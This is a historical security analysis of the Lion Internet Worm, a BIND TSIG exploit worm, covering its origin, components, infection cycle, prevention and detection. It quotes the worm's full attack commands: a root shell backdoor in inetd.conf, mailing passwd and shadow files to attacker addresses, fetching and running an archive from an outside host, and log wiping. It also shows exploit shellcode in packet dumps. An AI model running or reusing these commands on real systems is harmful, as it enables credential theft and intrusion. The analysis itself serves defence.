Detecting t0rn or any other rootkit requires planning when installing the operating systems. The best way to prevent these kinds of attacks is by using programs like Tripwire, maintaining good backups and keeping up with the latest patches. One other suggestion is to run md5sum on binaries such as /bin/ps, /bin/ls and many others and save the results to a floppy that will be stored in a secure place.

Conclusions

T0rn is a very sneaky toolkit and can be hard to detect if an administrator does not know what to look for. If a person follows the recommendations stated above he or she could save themselves a lot of heartache and time trying to look for programs like this.

Appendix C: Lion Internet Worm Analysis

url: http://www.whitehats.com/library/worms/lion/index.html

Lion Internet Worm Analysis
 Three versions, more on the way, and a political message.
 Max Vision &lt;vision@whitehats.com&gt;

Abstract

This paper provides an introduction to the Lion (1i0n) Worm author and a technical analysis of the Lion Internet Worm. Three unique variations of the Lion Worm have been released on the Internet over the past month. All three versions of the Lion Worm are unsophisticated unix shellscript worms. They use exploit scripts to scan and compromise Linux servers running BIND that have the transaction signatures buffer overflow vulnerability. The origin, composition, and behavior of each worm is discussed in detail. Then, instructions for prevention, detection, and repair of a worm-infected system are offered. The first two strains of the Lion Worm are now effectively "dead", because each of these relied on a centralized distribution mechanism that is now shut down. The third strain of the Lion Worm is essentially a copy of the Ramen worm and, since it shares Ramen's distribution mechanism, it may still be actively exploiting systems.

Contents

Origin

A Chinese cracker named "Lion" authored the Lion Worm. I was able to locate and conduct a brief interview with the author. Lion founded the H.U.C. (Honker Union of China at http://www.cnhonker.com/), which is a Chinese group that supports "the cyber defense of the motherland sovereignty of China". They consider the word "honker" to be a new term, roughly meaning "network guard for national security". Apparently, they have created these worms as a warning against the Japanese because of controvertial books currently used in Japanese schools. These textbooks depict the Japanese invasion and occupation of various asian countries, such as China and Korea, as being beneficial to the occupied countries. The book claims said the 1937-1938 Nanking massacre in China ''was not a holocaust'' and that Japan's annexation of the Korean Peninsula in 1910 was ''legitimate''. The statement I received from the H.U.C. is the following:

"because of the japan's disrepect, cnhonker had been roused, and the lion worm is just to tell the japanese chinese is not sheep, they must be answer for They must assue the obligation with their crime They must assue their action for the educational book."

I did not discuss the right or wrong of their actions. However, I did ask them why they would unleash a worm on the entire internet when they were just upset with the Japanese education system. Their reply was that they could not identify the correct IP addresses ranges. Since these are readily available from jpnic, I question their motives of tying a political message to their actions and calling it hacktivism. If the Lion Worm was meant as a political message, then why was no message attached? In any case, I believe I discovered the actual author, the group, and the (stated) motive.

Composition

There are three distinct versions of the Lion Worm. Each appears to be an unoriginal cut-and-paste, script-driven worm. The first version has an infection routine and includes the t0rn rootkit. The second version is nearly identical to the first, but does not include the rootkit. And the third is almost identical to the Ramen worm, except that its exploits are replaced by the bind exploit.

Each version of the Lion Worm shares the same core components. The worm is composed of a tcp connect portscanner, the bind exploit, and several scripts that tie the components together and drive the worm. For the first two versions of the worm, the worm package (a tgz archive bundle) was downloaded from a server (a FreeBSD system located in China). The third version of the worm uses the distributed distribution code from the Ramen worm and the worm is downloaded from the previously infected system. The following files are found in all known versions of the Lion Worm:

Filename Apparent Author Description 1i0n.sh worm author shell script; removes tcpwrappers access control list, runs getip.sh, adds the worm into the startup scripts, then runs star.sh. getip.sh worm author shell script; sends system IP address, OS version information, /etc/passwd file, and /etc/shadow file to the attacker's email address (1i0nkit@china.com). star.sh worm author shell script; launches scan.sh and hack.sh as background processes. scan.sh worm author shell script; kills any local BIND process running, chooses random class b network by running randb, then runs pscan against the target network dumping results to bindname.log. randb unknown Linux ELF binary; prints a random class b address such as "10.23" (very similar to gimmeRAND.c from the ADMw0rm, though binary analysis shows several changes). pscan unknown Linux ELF binary; pscan is a portscanner that scans a given class a, b, or c network range for a single tcp port. Origin found, but there were no author credits in the source. hack.sh worm author shell script; reads in targets from bindname.log (created by scan.sh) and runs bindx.sh against each target. bindx.sh worm author shell script; launches bind attack against target. bind LSD

Linux ELF binary; remote exploit for the BIND 8.2.x vulnerability, written by LSD, released on their website February 8th 2001.

This is a typical worm that seems to share much of the same code from previous worms such as the ADMworm (1998) , Millenium Worm (1999), and Ramen Worm (2001). The evidence shows that this is a modified version of another worm, such as the hack.sh script which calls bindx.sh to exploit BIND. This seems redundant, unless you consider that the original hack.sh actually acted as a driver for several different exploit scripts. The Lion Worm author only needed one exploit, but left the script structure that was originally designed for multiple exploits. The other scripts are also only slightly modified versions of scripts from previous worms.

Lion Worm Infection/Propagation Cycle

All three versions of the Lion Worm have the same infection and propagation cycle. Viewed from the perspective of a new victim host, the first sign of worm network activity is a TCP portscan at port 53. The worm scans random class B address blocks for potential targets. When it finds a responsive nameserver, the worm launches the BIND exploit against the target. When this exploit is successful, the commands run (via the BIND exploit) cause the new victim to download its own copy of the worm, extract the worm package, and then execute the startup scripts.

The first step for the worm is a pscan probe of the random class b address space. In my lab setup I crippled the randb program so that it always returns 10.0.0. I chose to use the 10.0.0.0/24 class c space only to reduce clutter in the logs. This still allows for an accurate simulation of the scan. Pscan sends tcp SYN packets to each address in the 10.0.0 range. However, pscan is actually a full connect() scanner. This enables it to operate much more quickly, but it is more "noisy" in most logging systems. The target machine is running a Redhat Linux 6.2 default server at the 10.0.0.23 address. The source machine simulating the worm-infected attacker is on a separate subnet. If it is on the same subnet, a tcp connect() based scanner will not send its probes to hosts unless they respond to arp requests. A packet trace of this successful probe follows:

A full connection is established:

```
03/26-02:09:58.233466 192.168.0.3:4556 -&gt; 10.0.0.23:53 TCP TTL:64
TOS:0x0 ID:56799 IpLen:20 DgmLen:60 DF ******S* Seq: 0x16322CA3 Ack: 0x0
Win: 0x7D78 TcpLen: 40


03/26-02:09:58.247112 10.0.0.23:53 -&gt; 192.168.0.3:4556 TCP TTL:64
TOS:0x0 ID:749 IpLen:20 DgmLen:60 DF ***A**S* Seq: 0x8BACEBE6 Ack:
0x16322CA4 Win: 0x7D78 TcpLen: 40


03/26-02:09:58.247190 192.168.0.3:4556 -&gt; 10.0.0.23:53 TCP TTL:64
TOS:0x0 ID:56930 IpLen:20 DgmLen:52 DF ***A**** Seq: 0x16322CA4 Ack:
```

```
0x8BACEBE7 Win: 0x7D78 TcpLen: 32
```

A full graceful disconnect:

```
03/26-02:09:58.344645 192.168.0.3:4556 -&gt; 10.10.0.23:53 TCP TTL:64
TOS:0x0 ID:56932 IpLen:20 DgmLen:52 DF ***A***F Seq: 0x16322CA4 Ack:
0x8BACEBE7 Win: 0x7D78 TcpLen: 32

03/26-02:09:58.385016 10.0.0.23:53 -&gt; 192.168.0.3:4556 TCP TTL:64
TOS:0x0 ID:750 IpLen:20 DgmLen:52 DF ***A**** Seq: 0x8BACEBE7 Ack:
0x16322CA5 Win: 0x7D78 TcpLen: 32

03/26-02:09:58.386565 10.0.0.23:53 -&gt; 192.168.0.3:4556 TCP TTL:64
TOS:0x0 ID:751 IpLen:20 DgmLen:52 DF ***A***F Seq: 0x8BACEBE7 Ack:
0x16322CA5 Win: 0x7D78 TcpLen: 32

03/26-02:09:58.386614 192.168.0.3:4556 -&gt; 10.0.0.23:53 TCP TTL:64
TOS:0x0 ID:56934 IpLen:20 DgmLen:52 DF ***A**** Seq: 0x16322CA5 Ack:
0x8BACEBE8 Win: 0x7D78 TcpLen: 32
```

Pscan finds the 10.0.0.23 target system responsive to its probe. This IP address is added to bindname.log. A hack script that tails the bindname.log file runs in parallel with the scanner. When the new target IP address is added, the hack script takes the new target IP address and passes it to the BIND exploit.

The BIND exploit, written by the Last Stage of Delirium, is nearly identical in all three worms. LSD actually released their exploit linx86_bind.c on their website February 8th, the exact version used in Lion version 1 (Lion.v1). However, the next day LSD updated the code (without changing the filename), making minor changes to their exploit. The changes were mostly cosmetic and did not affect the exploit methodology. One noticeable change in the newer exploit was the different command line parameters. By matching the command line syntax of the exploits, I determined that Lion.v1 used the February 8th exploit. Lion.v2 and Lion.v3 used later versions. Each worm executes different commands on the remote host with the BIND exploit.

My worm testing was greatly complicated by my choice of example target platform: a default server install of Redhat 6.2. I thought that it was probably the most popular distribution and version of Linux in use on the Internet. Thus, it would be the best example of a typical worm target. Indeed, the BIND exploit specifically listed Redhat 6.2 as the target platform! However, Redhat does not enable the named service by default. When it is activated (via linuxconf or ntsysv utilities), named is run as user named, such as "named -u named". The only way Redhat 6.2 can be vulnerable to the BIND exploit is when the administrator manually adds named to the startup scripts, then intentionally runs it as root by deleting the "-u named" portion of the startup command. After extensive testing, I determined that this was true for all published BIND exploits that claim to affect Redhat 6.2. Then I was convinced that I must have missed something. A very warm thanks goes to Andreas &Ouml;stling, who described seeing the very same results I had seen and gave me encouragement to continue the analysis.

Since each of the three worms use the same BIND exploit, the packet captures are almost identical except for the commands run on the target server. The following is an example of an attack from Lion.v1.

A TCP connection is established with the named process:

```
03/26-03:48:43.986286 192.168.0.3:1066 -&gt; 10.0.0.23:53
 TCP TTL:64 TOS:0x0 ID:3710 IpLen:20 DgmLen:60 DF
 ******S* Seq: 0x8BC46DF0 Ack: 0x0 Win: 0x7D78 TcpLen: 40

03/26-03:48:44.012120 10.0.0.23:53 -&gt; 192.168.0.3:1066
 TCP TTL:64 TOS:0x0 ID:769 IpLen:20 DgmLen:60 DF
 ***A**S* Seq: 0x23CBBF59 Ack: 0x8BC46DF1 Win: 0x7D78 TcpLen: 40

03/26-03:48:44.012205 192.168.0.3:1066 -&gt; 10.0.0.23:53
 TCP TTL:64 TOS:0x0 ID:3712 IpLen:20 DgmLen:52 DF
 ***A**** Seq: 0x8BC46DF1 Ack: 0x23CBBF5A Win: 0x7D78 TcpLen: 32
```

 Then, a malformed UDP IQUERY is sent to trigger the BIND Infoleak bug.
This
information is used by the exploit to determine the base value of the
named
process frame stack pointer. This information is later used for
constructing
the proper TSIG exploit packet:

```
03/26-03:48:44.013916 192.168.0.3:1938 -&gt; 10.0.0.23:53
 UDP TTL:64 TOS:0x0 ID:3713 IpLen:20 DgmLen:51
 Len: 31
 AB CD 09 80 00 00 00 01 00 00 00 00 00 00 01 00 ................
 01 20 20 20 20 02 61                            .    .a

03/26-03:48:44.070898 10.0.0.23:53 -&gt; 192.168.0.3:1938
 UDP TTL:64 TOS:0x0 ID:770 IpLen:20 DgmLen:660
 Len: 640
 AB CD 89 81 00 00 00 00 00 00 00 00 00 00 01 00 ................
 01 20 20 20 20 02 61 00 17 FB FF C3 00 00 00 00 .  .a.........
 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
 00 00 00 08 14 FA FF BF B4 FA FF BF 00 00 00 BF ................
 20 FA FF BF 94 FB FF BF B4 FA FF BF 00 00 00 00 ...............
 EC 81 10 40 40 ED 0C 08 48 FC FF BF 48 FC FF BF ...@@...H...H...
 00 01 00 07 E9 00 00 04 01 46 C0 1E 00 00 02 00 .........F......
 01 00 07 E9 01 00 AD FB 94 FB FF BF 94 FB FF BF ................
 00 6B 10 40 00 00 00 00 A1 FB FF BF 00 6B 10 40 .k.@.........k.@
 00 00 00 00 0C FB FF BF F0 FA FF BF C1 0A 03 40 ...............@
 0C FB FF BF DA 39 08 08 14 FB FF BF DA 39 08 08 .....9.......9..
 08 00 00 00 F0 4D 0D 08 08 90 12 40 01 00 00 00 .....M.....@....
 C8 26 11 40 3C FB FF BF 25 7A 08 08 F0 4D 0D 08 .&amp;.@&lt;...%z...M..
 05 00 00 00 28 FB FF BF C3 39 08 08 08 00 00 00 ....(....9......
 00 00 00 00 00 00 00 00 48 FB FF BF DC 87 08 08 ........H.......
 08 00 00 00 F0 4D 0D 08 08 90 12 40 06 00 00 00 .....M.....@....
 4B 86 08 08 F0 4D 0D 08 68 FB FF BF 5E 86 08 08 K....M..h...^...
 08 90 12 40 AC FB FF BF 01 00 00 00 08 80 12 40 ...@...........@
 34 FC FF BF 06 00 00 00 F8 FB FF BF 3A D8 05 08 4...........:...
 F0 4D 0D 08 06 00 00 00 AC FB FF BF 01 00 00 00 .M..............
 8C DB 05 08 08 80 12 40 64 80 12 40 4C 80 12 40 .......@d..@L..@
 02 00 00 00 D8 EF 0C 08 F0 4D 0D 08 C8 FB FF BF .........M......
 DA 39 08 08 0C 00 00 00 F0 4D 0D 08 16 00 00 00 .9.......M......
 01 00 00 00 DD D7 CB 3A 61 6E 0E 00 F0 4D 0D 08 .......:an...M..
 FF FF FF FF DD D7 CB 3A DC FB FF BF C3 39 08 08 .......:.....9..
 0C 00 00 00 00 00 00 00 00 00 00 00 94 FC FF BF ................
 23 6C 08 08 0C 00 00 00 D0 4D 0D 08 FF FF FF FF #l.......M......
 00 00 00 00 F0 4D 0D 08 10 4E 0D 08 64 24 11 40 .....M...N..d$.@
 F0 4D 0D 08 40 24 11 40 00 00 00 00 00 00 00 00 .M..@$.@........
 5C D0 11 40 B5 E2 CB 3A 28 A8 8D 0B 88 24 11 40 \..@...:(....$.@
 01 00 00 00 3C FC FF BF 92 3B 08 08 0C 00 00 00 ....&lt;....;......
 88 24 11 40 DD D7 CB 3A E8 2A 5F 38 54 FC FF BF .$.@...:.*_8T...
 7E 3B 08 08 02 00 07 92 C0 A8 00 03 14 DF 71 C1 ~;............q.
 DC 15 9F C0 98 FC FF BF 6D 6D 08 08 F0 4D 0D 08 ........mm...M..
 40 24 11 40 16 00 00 00 01 00 00 00 F0 4D 0D 08 @$.@.........M..
 05 00 00 00 80 E4 0B 08 16 00 00 00 01 00 00 00 ................
 80 DE 05 08 40 24 11 40 D0 4D 0D 08 FF FF FF FF ....@$.@.M......
 00 00 00 00 C8 FD FF BF C8 FD FF BF C5 D3 05 08 ................
 F0 4D 0D 08 04 D7 10 40 EC 81 10 40 60 AE 00 40 .M.....@...@`..@
 14 FE FF BF D5 9A 02 40                         .......@
```

Since the target appears to be a vulnerable Linux running BIND 8, the exploit sends its overflow. The exploit code walks the descriptor table of the exploited named process in search of the socket descriptor of the previously established TCP session. The found descriptor is duplicated on stdin, stdout, stderr, and /bin/sh is spawned:

```
03/26-03:48:44.081585 192.168.0.3:1938 -&gt; 10.0.0.23:53
 UDP TTL:64 TOS:0x0 ID:3718 IpLen:20 DgmLen:537
 Len: 517
 AB CD 01 00 00 02 00 00 00 00 00 01 3F 90 90 90 ............?...
 EB 3B 31 DB 5F 83 EF 7C 8D 77 10 89 77 04 8D 4F .;1._..|.w..w..O
 20 89 4F 08 B3 10 89 19 31 C9 B1 FF 89 0F 51 31 .O.....1.....Q1
 C0 B0 66 B3 07 89 F9 CD 80 59 31 DB 39 D8 75 0A ..f......Y1.9.u.
 66 BB 04 2A 66 39 5E 02 74 08 E2 E0 3F E8 C0 FF f..*f9^.t...?...
 FF FF 89 CB 31 C9 B1 03 31 C0 B0 3F 49 CD 80 41 ....1...1..?I..A
 E2 F6 EB 14 31 C0 5B 8D 4B 14 89 19 89 43 18 88 ....1.[.K....C..
 43 07 31 D2 B0 0B CD 80 E8 E7 FF FF FF 2F 62 69 C.1........../bi
 6E 2F 73 68 90 90 90 90 90 90 90 90 01 6B 01 40 n/sh.........k.@
 01 00 01 00 01 FB 01 BF 01 FA 01 BF 01 0A 01 40 ...............@
 01 FB 01 BF 01 39 01 08 01 FB 01 BF 01 39 01 08 .....9.......9..
 01 00 01 00 01 4D 01 08 01 90 01 40 01 00 01 00 .....M.....@....
 01 26 01 40 01 FB 01 BF 01 7A 01 08 01 4D 01 08 .&amp;.@.....z...M..
 01 00 01 00 01 FB 01 BF 01 39 01 08 01 00 01 00 .........9......
 01 00 01 00 01 00 01 00 01 FB 01 BF 01 87 01 08 ................
 01 00 01 00 01 4D 01 08 01 90 01 40 01 00 01 00 .....M.....@....
 01 86 01 08 01 4D 01 08 01 FB 01 BF 00 00 01 00 .....M..........
 01 01 12 01 AC 01 FF 01 01 01 00 01 08 01 12 01 ................
 34 01 FF 01 06 01 00 01 F8 01 FF 01 3A 01 05 01 4...........:...
 F0 01 0D 01 06 01 00 01 AC 01 FF 01 01 01 00 01 ................
 8C 01 05 01 08 01 12 01 64 01 12 01 4C 01 12 01 ........d...L...
 02 01 00 01 D8 01 0C 01 F0 01 0D 01 C8 01 FF 01 ................
 DA 01 08 01 0C 01 00 01 F0 01 0D 01 16 01 00 01 ................
 01 01 00 01 DD 01 CB 01 61 01 0E 01 F0 01 0D 01 ........a.......
 FF 01 FF 01 DD 01 CB 01 DC 01 FF 01 C3 01 08 01 ................
 0C 01 00 01 00 01 00 01 00 01 00 01 94 01 FF 01 ................
 23 01 08 01 0C 01 00 01 D0 01 0D 01 FF 01 FF 01 #...............
 00 01 00 01 F0 01 0D 01 10 01 0D 01 64 01 11 10 ............d...
 06 00 00 00 4D FA FF BF 00 00 00 00 00 FC FF BF ....M...........
 01 D0 01 40 01 E2 01 3A 01 A8 01 0B 01 24 01 40 ...@...:.....$.@
 01 00 01 00 01 FC 01 BF 01 3B 01 08 01 00 01 00 .........;......
 01 24 01 40 00 00 01 00 01 00 00 FA FF          .$.@.........

03/26-03:48:44.231793 10.0.0.23:53 -&gt; 192.168.0.3:1938
 UDP TTL:64 TOS:0x0 ID:771 IpLen:20 DgmLen:561
 Len: 541
 AB CD 81 80 00 02 00 00 00 00 00 01 3F 90 90 90 ............?...
 EB 3B 31 DB 5F 83 EF 7C 8D 77 10 89 77 04 8D 4F .;1._..|.w..w..O
 20 89 4F 08 B3 10 89 19 31 C9 B1 FF 89 0F 51 31 .O.....1.....Q1
 C0 B0 66 B3 07 89 F9 CD 80 59 31 DB 39 D8 75 0A ..f......Y1.9.u.
 66 BB 04 2A 66 39 5E 02 74 08 E2 E0 3F E8 C0 FF f..*f9^.t...?...
 FF FF 89 CB 31 C9 B1 03 31 C0 B0 3F 49 CD 80 41 ....1...1..?I..A
 E2 F6 EB 14 31 C0 5B 8D 4B 14 89 19 89 43 18 88 ....1.[.K....C..
 43 07 31 D2 B0 0B CD 80 E8 E7 FF FF FF 2F 62 69 C.1........../bi
 6E 2F 73 68 90 90 90 90 90 90 90 90 01 6B 01 40 n/sh.........k.@
 01 00 01 00 01 FB 01 BF 01 FA 01 BF 01 0A 01 40 ...............@
 01 FB 01 BF 01 39 01 08 01 FB 01 BF 01 39 01 08 .....9.......9..
 01 00 01 00 01 4D 01 08 01 90 01 40 01 00 01 00 .....M.....@....
 01 26 01 40 01 FB 01 BF 01 7A 01 08 01 4D 01 08 .&amp;.@.....z...M..
 01 00 01 00 01 FB 01 BF 01 39 01 08 01 00 01 00 .........9......
 01 00 01 00 01 00 01 00 01 FB 01 BF 01 87 01 08 ................
 01 00 01 00 01 4D 01 08 01 90 01 40 01 00 01 00 .....M.....@....
 01 86 01 08 01 4D 01 08 01 FB 01 BF 00 00 01 00 .....M..........
 01 01 12 01 AC 01 FF 01 01 01 00 01 08 01 12 01 ................
 34 01 FF 01 06 01 00 01 F8 01 FF 01 3A 01 05 01 4...........:...
 F0 01 0D 01 06 01 00 01 AC 01 FF 01 01 01 00 01 ................
 8C 01 05 01 08 01 12 01 64 01 12 01 4C 01 12 01 ........d...L...
 02 01 00 01 D8 01 0C 01 F0 01 0D 01 C8 01 FF 01 ................
 DA 01 08 01 0C 01 00 01 F0 01 0D 01 16 01 00 01 ................
 01 01 00 01 DD 01 CB 01 61 01 0E 01 F0 01 0D 01 ........a.......
 FF 01 FF 01 DD 01 CB 01 DC 01 FF 01 C3 01 08 01 ................
 0C 01 00 01 00 01 00 01 00 01 00 01 94 01 FF 01 ................
 23 01 08 01 0C 01 00 01 D0 01 0D 01 FF 01 FF 01 #...............
 00 01 00 01 F0 01 0D 01 10 01 0D 01 64 01 11 10 ............d...
 06 00 00 00 4D FA FF BF 00 00 00 00 00 FC FF BF ....M...........
 01 D0 01 40 01 E2 01 3A 01 A8 01 0B 01 24 01 40 ...@...:.....$.@
 01 00 01 00 01 FC 01 BF 01 3B 01 08 01 00 01 00 .........;......
 01 24 01 40 00 00 01 00 01 00 00 FA 00 FF 00 00 .$.@............
 00 00 00 11 00 00 00 3A CB D7 DD 01 2C 00 00 AB .......:....,...
 CD 00 11 00 00                                  .....
```

Now that the TCP session is bound to a root shell, the exploit can send its commands:

```
03/26-03:48:45.097060 192.168.0.3:1066 -&gt; 10.0.0.23:53
 TCP TTL:64 TOS:0x0 ID:3727 IpLen:20 DgmLen:552 DF
 ***AP*** Seq: 0x8BC46DF1 Ack: 0x23CBBF5A Win: 0x7D78 TcpLen: 32
 TCP Options (3) =&gt; NOP NOP TS: 118820653 18817617
 50 41 54 48 3D 27 2F 75 73 72 2F 62 69 6E 3A 2F PATH='/usr/bin:/
 62 69 6E 3A 2F 75 73 72 2F 6C 6F 63 61 6C 2F 62 bin:/usr/local/b
 69 6E 2F 3A 2F 75 73 72 2F 73 62 69 6E 2F 3A 2F in/:/usr/sbin/:/
 73 62 69 6E 27 3B 65 78 70 6F 72 74 20 50 41 54 sbin';export PAT
 48 3B 65 78 70 6F 72 74 20 54 45 52 4D 3D 76 74 H;export TERM=vt
 31 30 30 3B 72 6D 20 2D 72 66 20 2F 64 65 76 2F 100;rm -rf /dev/
 2E 6C 69 62 3B 6D 6B 64 69 72 20 2F 64 65 76 2F .lib;mkdir /dev/
 2E 6C 69 62 3B 63 64 20 2F 64 65 76 2F 2E 6C 69 .lib;cd /dev/.li
 62 3B 65 63 68 6F 20 27 31 30 30 38 20 73 74 72 b;echo '1008 str
 65 61 6D 20 74 63 70 20 6E 6F 77 61 69 74 20 72 eam tcp nowait r
 6F 6F 74 20 2F 62 69 6E 2F 73 68 20 73 68 27 20 oot /bin/sh sh'
 3E 3E 2F 65 74 63 2F 69 6E 65 74 64 2E 63 6F 6E &gt;&gt;/etc/inetd.con
 66 3B 6B 69 6C 6C 61 6C 6C 20 2D 48 55 50 20 69 f;killall -HUP i
 6E 65 74 64 3B 69 66 63 6F 6E 66 69 67 20 2D 61 netd;ifconfig -a
 3E 31 69 30 6E 3B 63 61 74 20 2F 65 74 63 2F 70 &gt;1i0n;cat /etc/p
 61 73 73 77 64 20 3E 3E 31 69 30 6E 3B 63 61 74 asswd &gt;&gt;1i0n;cat
 20 2F 65 74 63 2F 73 68 61 64 6F 77 20 3E 3E 31 /etc/shadow &gt;&gt;1
 69 30 6E 3B 6D 61 69 6C 20 31 69 30 6E 69 70 40 i0n;mail 1i0nip@
 63 68 69 6E 61 2E 63 6F 6D 20 3C 31 69 30 6E 3B china.com &lt;1i0n;
 72 6D 20 2D 66 72 20 31 69 30 6E 3B 72 6D 20 2D rm -fr 1i0n;rm -
 66 72 20 2F 2E 62 61 73 68 5F 68 69 73 74 6F 72 fr /.bash_histor
 79 3B 6C 79 6E 78 20 2D 64 75 6D 70 20 68 74 74 y;lynx -dump htt
 70 3A 2F 2F 63 6F 6F 6C 6C 69 6F 6E 2E 35 31 2E p://coollion.51.
 6E 65 74 2F 63 72 65 77 2E 74 67 7A 20 3E 31 69 net/crew.tgz &gt;1i
 30 6E 2E 74 67 7A 3B 74 61 72 20 2D 7A 78 76 66 0n.tgz;tar -zxvf
 20 31 69 30 6E 2E 74 67 7A 3B 72 6D 20 2D 66 72 1i0n.tgz;rm -fr
 20 31 69 30 6E 2E 74 67 7A 3B 63 64 20 6C 69 62 1i0n.tgz;cd lib
 3B 2E 2F 31 69 30 6E 2E 73 68 3B 65 78 69 74 3B ;./1i0n.sh;exit;
 0A 00 65 72 72 6F 72 00 00 00 00 00 00 00 00 00 ..error.........
 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
 00 00 00 00 54 AD 04 08 00 00 00 00 00 00 00 00 ....T...........
 00 00 00 00                                     ....

03/26-03:48:45.107991 10.0.0.23:53 -&gt; 192.168.0.3:1066
 TCP TTL:64 TOS:0x0 ID:772 IpLen:20 DgmLen:52 DF
 ***A**** Seq: 0x23CBBF5A Ack: 0x8BC46FE5 Win: 0x7C70 TcpLen: 32
```

The following table illustrates the commands used in the BIND exploit by each version of the worm.

Commands sent by each Lion worm using BIND exploit (differences marked in red)

```
Lion.v1
PATH='/usr/bin:/bin:/usr/local/bin/:/usr/sbin/:/sbin';
 export PATH;
 export TERM=vt100;
 rm -rf /dev/.lib;
 mkdir /dev/.lib;
 cd /dev/.lib;
 echo '1008 stream tcp nowait root /bin/sh sh' &gt;&gt;/etc/inetd.conf;
 killall -HUP inetd;
 ifconfig -a&gt;1i0n;
 cat /etc/passwd &gt;&gt;1i0n;
 cat /etc/shadow &gt;&gt;1i0n;
 mail 1i0nip@china.com &lt;1i0n;
 rm -fr 1i0n;
 rm -fr /.bash_history;
 lynx -dump http://coollion.51.net/crew.tgz &gt;1i0n.tgz;
 tar -zxvf 1i0n.tgz;
 rm -fr 1i0n.tgz;
 cd lib;
 ./1i0n.sh;
 exit;

Lion.v2
PATH='/usr/bin:/bin:/usr/local/bin/:/usr/sbin/:/sbin';
 export PATH;
 export TERM=vt100;
 rm -rf /dev/.lib;
 mkdir /dev/.lib;
 cd /dev/.lib;
 echo '1008 stream tcp nowait root /bin/sh sh' &gt;&gt;/etc/inetd.conf;
 killall -HUP inetd;
 ifconfig -a&gt;1i0n;
 cat /etc/passwd &gt;&gt;1i0n;
 cat /etc/shadow &gt;&gt;1i0n;
 mail 1i0nip@china.com &lt;1i0n;
 rm -fr 1i0n;
 rm -fr /.bash_history;
 echo &gt;/var/log/messages;
 echo &gt;/var/log/maillog;
 lynx -dump http://coollion.51.net/crew.tgz &gt;1i0n.tgz;
 tar -zxvf 1i0n.tgz;
 rm -fr 1i0n.tgz;
 cd lib;
 ./1i0n.sh;
 exit

Lion.v3
PATH='/usr/bin:/bin:/usr/local/bin/:/usr/sbin/:/sbin';
 export PATH;
 export TERM=vt100;
 rm -rf /dev/.lib;
 mkdir /dev/.lib;
 cd /dev/.lib;
 echo '10008 stream tcp nowait root /bin/sh sh' &gt;&gt;/etc/inetd.conf;
 killall -HUP inetd;
 ifconfig -a&gt;1i0n;
 cat /etc/passwd &gt;&gt;1i0n;
 cat /etc/shadow &gt;&gt;1i0n;
 mail huckit@china.com &lt;1i0n;
 rm -fr 1i0n;
 rm -fr /.bash_history;
 echo &gt;/var/log/messages;
 rm -rf /var/log/maillog;
 echo 'Powered by H.U.C(c0011i0n).-----1i0n Crew' &gt;index.html;
 echo '#!/bin/sh' &gt; lion;
 echo 'nohup find / -name "index.html" -exec /bin/cp index.html {}
\;'&gt;&gt;lion;
 echo 'tar -xf 1i0n.tar'&gt;&gt;lion;
```

```
  echo './1i0n.sh' &gt;&gt;lion;
  echo &gt;&gt;lion;
  echo &gt;&gt;lion;
  chmod 755 lion;
  TERM='linux'
  export PATH='/sbin:/usr/sbin:/bin:/usr/bin:/usr/local/bin'
  lynx -source http://PREVIOUS-HOST-IP:27374 &gt; 1i0n.tar;
  ./lion
```

The key difference in the way each worm propagates is that the first two versions use lynx to download the worm archive from a hardcoded website address. The website hosted in China has since been removed, effectively killing those strains of the worm. The third version uses the asp webserver code from the Ramen worm. In fact, the same binary was simply copied over, and even uses the same name for the file: /tmp/ramen.tgz. This method causes the new victim to connect back to the attacker at port 27374 to download a copy of the worm. This port is used by the asp webserver program because it is started from inetd.conf using the service name "asp". In Redhat 6.2, /etc/services correlates to port 27374.

When a remote system is exploited by the worm and the worm has run the exploit commands, the worm archive is downloaded, extracted, and launched on the new victim host. The following process flowchart shows how the scripts of the worm package interact and effectively spread the worm to other systems. With each repeat of this cycle, each new infected system immediately starts scanning and attacking other random systems.

Lion Process Flowchart (all Lion versions follow this model)

Prevention

Since the Lion Worm can only spread through the BIND TSIG vulnerability, closing this security hole prevents infection. Security patches have been available from vendors since January 2001. Vulnerable Linux distributions have released update RPMs that effectively close the hole. Various remote exploits for this vulnerability have been widely published in public forums and web sites. Despite the availability of patches and widespread exploitation of vulnerable services, a very large number of Linux servers remain vulnerable.

Attempts to obscure the BIND version or server operating system are not effective in preventing infection, since the worm attempts to exploit all BIND servers that it finds. The exploit, written by LSD, intelligently uses the BIND Infoleak vulnerability to determine if the remote system can be exploited before attempting to compromise the server.

Caldera, Conectiva, Debian, Immunix, Mandrake, Redhat, Slackware, SuSE, and TurboLinux have released patches or upgrades to address the vulnerability. Please visit your vendor's security or errata webpage for more detailed prevention and upgrading information. The following direct links are provided:

Caldera:
http://www.caldera.com/support/security/advisories/CSSA-2001-008.1.txt
Conectiva:
http://distro.conectiva.com/atualizacoes/?id=a&amp;anuncio=000377
Debian: http://www.debian.org/security/2001/dsa-026
Immunix:
http://download.immunix.org/ImmunixOS/7.0-beta/updates/IMNX-2001-70-001-01
Mandrake:
http://www.linux-mandrake.com/en/security/2001/MDKSA-2001-017.php3
Redhat: http://www.redhat.com/support/errata/RHSA-2001-007.html
Slackware:
http://www.linuxsecurity.com/advisories/slackware_advisory-1121.html
SuSE: http://www.suse.com/de/support/security/2001_003_bind8_ txt.txt
TurboLinux:
http://www.turbolinux.com/pipermail/tl-security-announce/2001-February/000034.html

Detection on a Local Host

The scanning and BIND exploit attacks do not leave logs in a default install of Redhat Linux. Other platforms may vary. Although /var/log/maillog is truncated or deleted in all three variations of the worm, the use of a proxy mail gateway or proxy firewall will leave traces of the destination email addresses as the worms send data back to the attacker. Addresses used by the worms are shown in the following table.

Email addresses used by the Lion Worm

Lion.v1
1i0nip@china.com
1i0nsniffer@china.com

Lion.v2
1i0nip@china.com
1i0nkit@china.com

Lion.v3
huckit@china.com

The following filesystem irregularities are attributable to the Lion worm.
Note the redundant index.html replacement in Lion.v3.

Filesystem changes caused by the Lion Worm

Lion.v1
Changes caused by the initial BIND exploit:
    /dev/.lib/ directory and contents
    /etc/inetd.conf has new entry appended '1008 stream tcp nowait root /bin/sh sh'
    /.bash_history missing
Changes caused by the worm scripts:

```
   /etc/rc.d/rc.sysinit has new entry appended
'/dev/.lib/lib/scan/star.sh'
   /etc/hosts.deny is missing (an empty placeholder file is present by
default)
  Changes caused by the t0rn rootkit:
   /etc/inetd.conf has new entry appended '60008 stream tcp nowait root
/bin/sh sh'
   /etc/inetd.conf has new entry appended '33567 stream tcp nowait root
/bin/sh sh'
